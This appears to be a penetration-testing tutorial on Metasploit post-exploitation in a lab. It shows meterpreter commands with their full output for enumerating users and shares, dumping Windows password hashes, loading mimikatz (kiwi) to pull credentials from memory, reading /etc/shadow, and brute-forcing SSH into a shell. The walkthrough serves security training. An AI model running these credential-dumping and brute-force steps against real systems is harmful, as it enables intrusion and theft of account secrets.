Enumerate Logged Users


The **enum_logged_on_users** post-module returns a listing of current and recently logged-on users and their SIDs.



```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-2213123778-2569645789-4120232176-1000  IEWIN7\IEUser
 S-1-5-21-2213123778-2569645789-4120232176-1002  IEWIN7\sshd_server


[+] Results saved in: /root/.msf4/loot/20211006034645_default_192.168.221.172_host.users.a
ctiv_042474.txt

Recently Logged Users
=====================

 SID                                          Profile Path
 ---                                          ------------
 S-1-5-18                                     %systemroot%\system32\config\systemprofile
 S-1-5-19                                     C:\Windows\ServiceProfiles\LocalService
```

Enumerate Shared Folders


The **enum_shares** post-module returns a listing of both configured and recently used shares on the compromised system.



```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]     Name: ca_setup
[*]
[*]     Name: Users
[*]
meterpreter > 
```

Enumerate SNMP


The **enum_snmp** module enumerates the SNMP service configuration on the target, if present, including the community strings.



```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against IEWIN7
[*] Checking if SNMP is Installed
[*]     SNMP is installed!
[*] Enumerating community strings
[*]
[*]     Community Strings
[*]     =================
[*]
[*]      Name    Type
[*]      ----    ----
[*]      Public  READ ONLY
[*]
```

Hashdump


The hashdump post-module prints the local user's accounts on the compromised host using the registry.



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 34182b43934ac81579b334af1c2e54b4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

USB History


The **usb_history** module enumerates the USB drive history on the compromised system.



```
meterpreter > run post/windows/gather/usb_history

[*] Running module against IEWIN7
[*]
   E:                                                                Disk 3f2d02cb
   D:   IDE#CdRomNECVMWar_VMware_IDE_CDR00_______________1.00____#5&2eba49&0&0.0.0#{53f563
0d-b6bf-11d0-94f2-00a0c91efb8b}
   A:   FDC#GENERIC_FLOPPY_DRIVE#6&2bc13940&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
```

Local Exploit Suggester


The **local_exploit_suggester**, or ‘Lester’ for short, scans a system for local vulnerabilities contained in Metasploit. It then makes suggestions based on the results and displays the exploit’s location for quicker access.




```
meterpreter > bg
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.221.172 - Collecting local exploits for x64/windows...
[*] 192.168.221.172 - 28 exploit checks are being tried...
```

Extracting User Credentials

The **credential_collector** module harvests password hashes and tokens on the compromised host.




```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against IEWIN7
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc97
1889
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: hack:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6
    Extracted: hack1:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6
```



```
    Extracted: pwned:aad3b435b51404eeaad3b435b51404ee:3872e8354986994446fe707c52094d95
    Extracted: sshd:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: sshd_server:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec270
35
[+] Collecting tokens...
    IEWIN7\IEUser
    IEWIN7\sshd_server
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
```

Loading Kiwi

After obtaining a meterpreter shell, ensure that the session runs with SYSTEM privileges for mimikatz to function correctly. Mimikatz supports 32-bit and 64-bit Windows architectures. After upgrading the SYSTEM privileges, verify the compromised machine's structure with the sysinfo command. That is relevant on 64-bit machines as we may have compromised a 32-bit process on a 64-bit architecture; if this is the case, the interpreter attempts to load a 32-bit version of Mimikatz into memory, causing the features to be non-functional. That can be avoided by looking at the running process list and migrating to a 64-bit process before loading Mimikatz.




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > 
```

Metasploit provides built-in commands that showcase Mimikatz's commonly-used feature, dumping hashes and clear-text credentials straight from memory. Though slightly unorthodox, get a complete list of the available modules by loading a non-existent feature.

Reading Hashes and Passwords From Memory

use the built-in Metasploit and native Mimikatz commands to extract hashes and clear-text credentials from the compromised machine.



```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username     Domain  NTLM                              SHA1
--------     ------  ----                              ----
IEUser       IEWIN7  fc525c9683e8fe067095ba2ddc971889  e53d7244aa8727f5789b01d8959141960
                                                       aad5d22
sshd_server  IEWIN7  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c2
                                                       7f9362f


meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username     Domain     Password
--------     ------     --------
(null)       (null)     (null)
IEUser       IEWIN7     (null)
iewin7$      WORKGROUP  (null)
sshd_server  IEWIN7     (null)
```

Post-exploitation takes our access and attempts to extend and elevate that access. Understanding how network resources interact and pivot from one compromised machine to identifying vulnerable machines within the environment and proving exploitable vulnerabilities. Being able to gather information to demonstrate a significant business impact is better.


Basic Privilege Escalation

Post-exploitation covers everything that should be executed from successful exploitation. For example, successful exploitation may have been to gain physical access to the building by tailgating. The post-execution task may be gathering sensitive information and exfiltrating without being caught or noticed. It could be that the job is to connect to the network and enumerate as much information as possible from corporate hosts. During engagements, the execution and post-execution phases would often collapse into one another, but it isn't uncommon to have primary and secondary objectives.

Enumeration is the key. (Linux) privilege escalation is all about:


- Collect - enumeration, more enumeration, and some more enumeration.
- Process - sort through data, analysis, and prioritization.
- Search - know what to search for and where to find the exploit code.
- Adapt - customize the exploit. Not every exploit works for every system *out of the box.*
- Try - get ready for (lots of) trial and error.

Identifying and collecting information on the operating system.



```
kali@kali:~$ nmap 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 02:48 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
```

Use auxiliary modules.



```
msf6 > search mysql_sql

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/admin/mysql/mysql_sql                    normal  No     MySQL SQL Generic Q
uery


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/
mysql/mysql_sql

msf6 > use 0
msf6 auxiliary(admin/mysql/mysql_sql) > options

Module options (auxiliary/admin/mysql/mysql_sql):
```

Reading /etc/shadow

Get the /etc/shadow file, which contains password hashes.

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
```


There are eight fields:

- **Username:** it is the login name.
- **Password:** it is the encrypted password. The password should be a minimum of 6-8 characters long, including special characters/digits and more.
- **Last password change:** days since Jan 1, 1970, that password was last changed.
- **Minimum:** the minimum number of days between password changes, i.e., days left before the user can change their password.
- **Maximum:** the maximum number of days the password is valid.
- **Warn:** the number of days before the password expires that the user is warned that their password must be changed.
- **Inactive:** the number of days after a password expires that account is disabled.
- **Expire:** since Jan 1, 1970, that account has been disabled, i.e., a perfect date specifying when the login may no longer be used.


The important two fields are the first two.

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
```

The **root** and **sys** users can log in, and we have the hash of their passwords. However, the ***** (**or a ! character**) in place of a password hash means that the account cannot use remote logins. Use another scanning module to brute force the SSH service, which is vulnerable.




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /home/kali/Desktop/user.txt
userpass_file => /home/kali/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/ssh/ssh_login) > run
```




```
[*] 192.168.221.171:22 - Starting bruteforce
[+] 192.168.221.171:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmi
n) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.
24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.221.128:36869 -> 192.168.221.171:22) at 2021-1
0-06 03:13:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We get a session.

